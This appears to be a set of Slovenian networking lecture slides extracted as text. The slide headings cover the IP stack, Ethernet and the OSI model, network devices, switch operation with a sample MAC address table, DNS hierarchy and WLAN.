


# Potek komunikacije






# IP protokolni sklad






# Ethernet in referenčni model OSI

## Referenčni model OSI Referenčni model Ethernet (IEEE 802.3)






# Fizični in povezavni sloj Ethernet





# Omrežne naprave – umestitev v OSI






# Princip delovanja stikala Ethernet


tabela MAC

ciljni naslov MAC	izhodni vmesnik
1111.1111.1111	E1
2222.2222.2222	E2
3333.3333.3333	E3
4444.4444.4444	E4






# Hierarhična struktura DNS





# Umestitev tehnologij WLAN

